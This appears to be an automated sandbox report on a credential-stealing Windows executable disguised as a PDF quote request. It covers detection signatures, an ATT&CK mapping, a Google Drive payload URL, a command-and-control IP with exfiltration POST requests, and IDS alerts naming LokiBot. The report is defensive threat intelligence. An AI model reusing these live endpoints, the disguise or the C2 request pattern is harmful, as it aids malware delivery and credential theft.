ID: 531794
Sample Name: RFQ 001030112021#U00b7pdf.exe
Cookbook: default.jbs
Time: 11:55:11
Date: 01/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report RFQ 001030112021#U00b7pd…

Overview


General Information

Sample Name:	RFQ 001030112021#U00b7pdf.exe
Analysis ID:	531794
MD5:	754fa9ff30ec6e1…
SHA1:	09472c720424ab..
SHA256:	957ac63b9471fe1.
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Potential malicious icon found
- Multi AV Scanner detection for subm…
- GuLoader behavior detected
- Multi AV Scanner detection for doma…
- Yara detected GuLoader
- Hides threads from debuggers
- Tries to steal Mail credentials (via fil…
- Tries to harvest and steal Putty / Wi…
- Tries to detect Any.run
- Tries to harvest and steal ftp login c…

Classification



Process Tree

- **System is w10x64**
- RFQ 001030112021#U00b7pdf.exe (PID: 4692 cmdline: "C:\Users\user\Desktop\RFQ 001030112021#U00b7pdf.exe" MD5: 754FA9FF30EC6E1CD7A29837ADEB7A8B)
  - RFQ 001030112021#U00b7pdf.exe (PID: 7156 cmdline: "C:\Users\user\Desktop\RFQ 001030112021#U00b7pdf.exe" MD5: 754FA9FF30EC6E1CD7A29837ADEB7A8B)
- **cleanup**

Malware Configuration

Threatname: GuLoader


```
{
  "Payload URL": "https://drive.google.com/uc?export=download&id=1f5uP"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.770638438.00000000020B0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000008.00000000.770261395.0000000000560000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for domain / URL

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

System Summary:

Potential malicious icon found

Data Obfuscation:

Yara detected GuLoader

Malware Analysis System Evasion:

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging:

Hides threads from debuggers

Stealing of Sensitive Information:

GuLoader behavior detected

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials


Tries to harvest and steal browser information (history, passwords, etc)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1 1	Masquerading 1	OS Credential Dumping 2	Security Software Discovery 3 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	Eavesdrop Insecure Network Communic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2 1 1	Credentials in Registry 1	Virtualization/Sandbox Evasion 2 1 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS Redirect Pl Calls/SMS

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1	Security Account Manager	Application Window Discovery 1	SMB/Windows Admin Shares	Data from Local System 2	Automated Exfiltration	Non-Application Layer Protocol 4	Exploit SS7 Track Devi Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1 5	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	System Information Discovery 4	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communic

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
RFQ 001030112021#U00b7pdf.exe	17%	Metadefender		Browse
RFQ 001030112021#U00b7pdf.exe	18%	ReversingLabs	Win32.Backdoor.Androm	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.RFQ 001030112021#U00b7pdf.exe.400000.0.unpack	100%	Avira	TR/Dropper.VB.Gen		Download File
0.0.RFQ 001030112021#U00b7pdf.exe.400000.0.unpack	100%	Avira	TR/Dropper.VB.Gen		Download File
8.0.RFQ 001030112021#U00b7pdf.exe.400000.0.unpack	100%	Avira	TR/Dropper.VB.Gen		Download File
8.0.RFQ 001030112021#U00b7pdf.exe.400000.2.unpack	100%	Avira	TR/Dropper.VB.Gen		Download File
8.0.RFQ 001030112021#U00b7pdf.exe.400000.1.unpack	100%	Avira	TR/Dropper.VB.Gen		Download File
8.0.RFQ 001030112021#U00b7pdf.exe.400000.3.unpack	100%	Avira	TR/Dropper.VB.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://63.250.34.171/tickets.php?id=277N	0%	Avira URL Cloud	safe	
http://63.250.34.171/tickets.php?id=277	9%	Virustotal		Browse
http://63.250.34.171/tickets.php?id=277	0%	Avira URL Cloud	safe	
http://https://csp.withgoogle.com/csp/report-to/gse_l9ocaq	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
drive.google.com	142.250.180.110	true	false		high
googlehosted.l.googleusercontent.com	216.58.198.33	true	false		high
doc-00-50-docs.googleusercontent.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://63.250.34.171/tickets.php?id=277	true	• 9%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://doc-00-50-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/tmgkbuuoqg7e2eb3u8b2c66mt8m0nijc/1638356250000/03026244708369606156/*/1f5uP5o0CfHZv_GAVqkAqahPOSxgGlgCb?e=download	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
63.250.34.171	unknown	United States		22612	NAMECHEAP-NETUS	true
216.58.198.33	googlehosted.l.googleusercontent.com	United States		15169	GOOGLEUS	false
142.250.180.110	drive.google.com	United States		15169	GOOGLEUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	531794
Start date:	01.12.2021
Start time:	11:55:11
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 6s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	RFQ 001030112021#U00b7pdf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	16

Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.rans.troj.spyw.evad.winEXE@3/2@2/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 5.8% (good quality ratio 3.5%) • Quality average: 32% • Quality standard deviation: 30.7%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
11:57:52	API Interceptor	1x Sleep call for process: RFQ 001030112021#U00b7pdf.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
63.250.34.171	Anexo I e II do convite#U00b7pdf.exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=156
	QfXk1qRIDN.exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=537
	P.I..xlsx	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=537
	Lkinv70923.exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=550
	ODkVvBA5vb.exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=537
	PROFORMA INVOICE.xlsx	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=537
	Product_Specification_Sheet.xlsx	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=538
	loader2.exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=550
	3MBqpjNC1q.exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=537
	Ship particulars.xlsx	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=537

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DHL Receipt_AWB8114704847788.exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=552
	HalkbankEkstre20211124073809405251,pdf.exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=562
	Order EnquiryCRM0754000001965-pdf(109KB).exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=544

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NAMECHEAP-NETUS	draft_inv dec21.exe	Get hash	malicious	Browse	• 185.61.153.97
	Overdue Invoice.exe	Get hash	malicious	Browse	• 198.54.117.215
	SOA.exe	Get hash	malicious	Browse	• 37.61.238.59
	Statement 12-01-2021.exe	Get hash	malicious	Browse	• 198.54.117.215
	Sz4lxTmH7r.exe	Get hash	malicious	Browse	• 199.192.28.206
	77isbA5bpi.exe	Get hash	malicious	Browse	• 198.54.117.218
	REMITTANCE ADVICE.xlsx	Get hash	malicious	Browse	• 198.54.117.218
	Sat#U0131n alma emri.exe	Get hash	malicious	Browse	• 162.0.239.47
	ORDER N.42021.exe	Get hash	malicious	Browse	• 198.54.117.211
	Anexo I e II do convite#U00b7pdf.exe	Get hash	malicious	Browse	• 63.250.34.171
	Purchase Order.exe	Get hash	malicious	Browse	• 198.187.31.121
	Linux_amd64	Get hash	malicious	Browse	• 198.54.115.142
	Linux_x86	Get hash	malicious	Browse	• 185.61.153.120
	hNfqWik7qw.exe	Get hash	malicious	Browse	• 198.54.117.244
	RFQ...3463#.exe	Get hash	malicious	Browse	• 198.54.117.218
	0cgyGHN5k8.exe	Get hash	malicious	Browse	• 198.54.117.211
	QfXk1qRIDN.exe	Get hash	malicious	Browse	• 63.250.34.171
	s8b4XYptUi.exe	Get hash	malicious	Browse	• 198.54.117.215
	Dhl_AWB5032675620,pdf.exe	Get hash	malicious	Browse	• 198.54.121.168
	ASEA METAL-PRODUCT LIST294#U007eMB - Copy.doc	Get hash	malicious	Browse	• 198.54.117.211

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	item-107262298.xlsb	Get hash	malicious	Browse	• 216.58.198.33 • 142.250.180.110
	products samples pdf.exe	Get hash	malicious	Browse	• 216.58.198.33 • 142.250.180.110
	item-1202816963.xlsb	Get hash	malicious	Browse	• 216.58.198.33 • 142.250.180.110
	draft_inv dec21.exe	Get hash	malicious	Browse	• 216.58.198.33 • 142.250.180.110
	Nh3xqMPynb.exe	Get hash	malicious	Browse	• 216.58.198.33 • 142.250.180.110
	#Encoder_n1.exe	Get hash	malicious	Browse	• 216.58.198.33 • 142.250.180.110
	#Encoder_n2.exe	Get hash	malicious	Browse	• 216.58.198.33 • 142.250.180.110
	iU17wh2uUd.exe	Get hash	malicious	Browse	• 216.58.198.33 • 142.250.180.110
	iU17wh2uUd.exe	Get hash	malicious	Browse	• 216.58.198.33 • 142.250.180.110
	counter-119221000.xls	Get hash	malicious	Browse	• 216.58.198.33 • 142.250.180.110

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• 216.58.198.33 • 142.250.18 0.110
	5243F620073F2AD7C464410D59B34794525CF687 5498D.exe	Get hash	malicious	Browse	• 216.58.198.33 • 142.250.18 0.110
	phish.htm	Get hash	malicious	Browse	• 216.58.198.33 • 142.250.18 0.110
	box-1688169224.xlsb	Get hash	malicious	Browse	• 216.58.198.33 • 142.250.18 0.110
	box-1689035414.xlsb	Get hash	malicious	Browse	• 216.58.198.33 • 142.250.18 0.110
	html.html	Get hash	malicious	Browse	• 216.58.198.33 • 142.250.18 0.110
	#Ud83d#Udce9-susan.hinds6459831.htm	Get hash	malicious	Browse	• 216.58.198.33 • 142.250.18 0.110
	phish.htm	Get hash	malicious	Browse	• 216.58.198.33 • 142.250.18 0.110
	OJypySurXg.exe	Get hash	malicious	Browse	• 216.58.198.33 • 142.250.18 0.110
	f7Kudio57m.exe	Get hash	malicious	Browse	• 216.58.198.33 • 142.250.18 0.110

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	
Process:	C:\Users\user\Desktop\RFQ 001030112021#U00b7pdf.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\bc49718863ee53e026d805ec372039e9_d06ed635-68f6-4e9a-955c-4899f5f57b9a	
Process:	C:\Users\user\Desktop\RFQ 001030112021#U00b7pdf.exe
File Type:	data
Category:	dropped
Size (bytes):	46
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D898504A722BFF1524134C6AB6A5EAA5
SHA1:	E0FDC90C2CA2A0219C99D2758E68C18875A3E11E
SHA-256:	878F32F76B159494F5A39F9321616C6068CDB82E88DF89BCC739BBC1EA78E1F9

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\bc49718863ee53e026d805ec372039e9_d06ed635-68f6-4e9a-955c-4899f5f57b9a	
SHA-512:	26A4398BFFB0C0AEF9A6EC53CD3367A2D0ABF2F70097F711BBBF1E9E32FD9F1A72121691BB6A39EEB55D596EDD527934E541B4DEFB3B1426B1D1A6429804DC61
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.965368386613768
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	RFQ 001030112021#U00b7pdf.exe
File size:	115848
MD5:	754fa9ff30ec6e1cd7a29837adeb7a8b
SHA1:	09472c720424ab26d13b7dd8cc2e199a826a88d1
SHA256:	957ac63b9471fe11ba63a0bca4759741b305525ef1c4a2e4be262ed4464a2935
SHA512:	6336063e9eb21cb84d7fc19a89440ee3daa8d169fad5653874250a6056d768990dade8e0e6a460fe7cc18732ba1530032638f4fc67e168fd7dc13547afdf29a
SSDEEP:	1536:Wgu1hdt0wzWlYifmvhLYQ0WrWiPI5DXGVl3C5Hj8BC94HfnjZvD:Wgu/4OiQ0lWcGD8tiDB2HrZL
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....i...i...i...d...i.Rich..i.....PE..L.....K.....0.....@.....

File Icon

Icon Hash:	20047c7c70f0e004

Static PE Info

General

Entrypoint:	0x40131c
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x4BED1892 [Fri May 14 09:32:02 2010 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	bee9d652e25bf42465265f6582df5734

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	E=Form_PATE@Form_Acoria.For, CN=Form_Cadd, OU=Form_Uddannel6, O=Form_Skinti, L=Form_Kabi, S=Form_Navi, C=AO
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 11/30/2021 8:18:37 AM 11/30/2022 8:18:37 AM
Subject Chain	• E=Form_PATE@Form_Acoria.For, CN=Form_Cadd, OU=Form_Uddannel6, O=Form_Skinti, L=Form_Kabi, S=Form_Navi, C=AO
Version:	3
Thumbprint MD5:	359B4CED88404A3FDA67CE83D420DD95
Thumbprint SHA-1:	9D27A6445B658421E08629FAD425F379F07B3F1D
Thumbprint SHA-256:	2D79E6E664C8C1FEBB518222BADCE0603E88D37057AB1A1A6ED41915F314FC18
Serial:	00

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x186ec	0x19000	False	0.474736328125	data	6.06898584933	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x1a000	0x1c14	0x0	False	0	empty	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x1c000	0x93d	0x1000	False	0.178466796875	data	2.05157572182	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	
Chinese	Taiwan	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/01/21-11:57:40.688250	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49805	80	192.168.2.4	63.250.34.171
12/01/21-11:57:40.688250	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49805	80	192.168.2.4	63.250.34.171
12/01/21-11:57:40.688250	TCP	2025381	ET TROJAN LokiBot Checkin	49805	80	192.168.2.4	63.250.34.171
12/01/21-11:57:40.688250	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49805	80	192.168.2.4	63.250.34.171
12/01/21-11:57:41.628362	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49805	63.250.34.171	192.168.2.4
12/01/21-11:57:47.999523	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49824	80	192.168.2.4	63.250.34.171

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/01/21-11:57:47.999523	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49824	80	192.168.2.4	63.250.34.171
12/01/21-11:57:47.999523	TCP	2025381	ET TROJAN LokiBot Checkin	49824	80	192.168.2.4	63.250.34.171
12/01/21-11:57:47.999523	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49824	80	192.168.2.4	63.250.34.171
12/01/21-11:57:49.049099	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49824	63.250.34.171	192.168.2.4
12/01/21-11:57:52.652789	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49825	80	192.168.2.4	63.250.34.171
12/01/21-11:57:52.652789	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49825	80	192.168.2.4	63.250.34.171
12/01/21-11:57:52.652789	TCP	2025381	ET TROJAN LokiBot Checkin	49825	80	192.168.2.4	63.250.34.171
12/01/21-11:57:52.652789	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49825	80	192.168.2.4	63.250.34.171
12/01/21-11:57:53.605790	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49825	63.250.34.171	192.168.2.4

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 1, 2021 11:57:37.730926991 CET	192.168.2.4	8.8.8.8	0x81c	Standard query (0)	drive.google.com	A (IP address)	IN (0x0001)
Dec 1, 2021 11:57:38.664941072 CET	192.168.2.4	8.8.8.8	0xfb9c	Standard query (0)	doc-00-50-docs.googleusercontent.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 1, 2021 11:57:37.750525951 CET	8.8.8.8	192.168.2.4	0x81c	No error (0)	drive.google.com		142.250.180.110	A (IP address)	IN (0x0001)
Dec 1, 2021 11:57:38.704154968 CET	8.8.8.8	192.168.2.4	0xfb9c	No error (0)	doc-00-50-docs.googleusercontent.com	googlehosted.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Dec 1, 2021 11:57:38.704154968 CET	8.8.8.8	192.168.2.4	0xfb9c	No error (0)	googlehosted.l.googleusercontent.com		216.58.198.33	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- drive.google.com
- doc-00-50-docs.googleusercontent.com
- 63.250.34.171

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49792	142.250.180.110	443	C:\Users\user\Desktop\RFQ 001030112021#U00b7pdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49796	216.58.198.33	443	C:\Users\user\Desktop\RFQ 001030112021#U00b7pdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49805	63.250.34.171	80	C:\Users\user\Desktop\RFQ 001030112021#U00b7pdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 11:57:40.688250065 CET	2197	OUT	POST /tickets.php?id=277 HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 63.250.34.171 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA495C78 Content-Length: 190 Connection: close
Dec 1, 2021 11:57:41.628361940 CET	5958	IN	HTTP/1.1 403 Forbidden Date: Wed, 01 Dec 2021 10:57:40 GMT Server: Apache/2.4.38 (Debian) Content-Length: 287 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0d 0a 3c 70 3e 59 6f 75 20 64 6f 6e 27 74 20 68 61 76 65 20 70 65 72 6d 69 73 73 69 6f 6e 20 74 6f 20 61 63 63 65 73 73 20 74 68 69 73 20 72 65 73 6f 75 72 63 65 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 0d 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 33 38 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 36 33 2e 32 35 30 2e 33 34 2e 31 37 31 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0d 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>403 Forbidden</title></head><body> Forbidden You don't have permission to access this resource. <hr><address>Apache/2.4.38 (Debian) Server at 63.250.34.171 Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49824	63.250.34.171	80	C:\Users\user\Desktop\RFQ 001030112021#U00b7pdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 11:57:47.999522924 CET	9681	OUT	POST /tickets.php?id=277 HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 63.250.34.171 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA495C78 Content-Length: 190 Connection: close
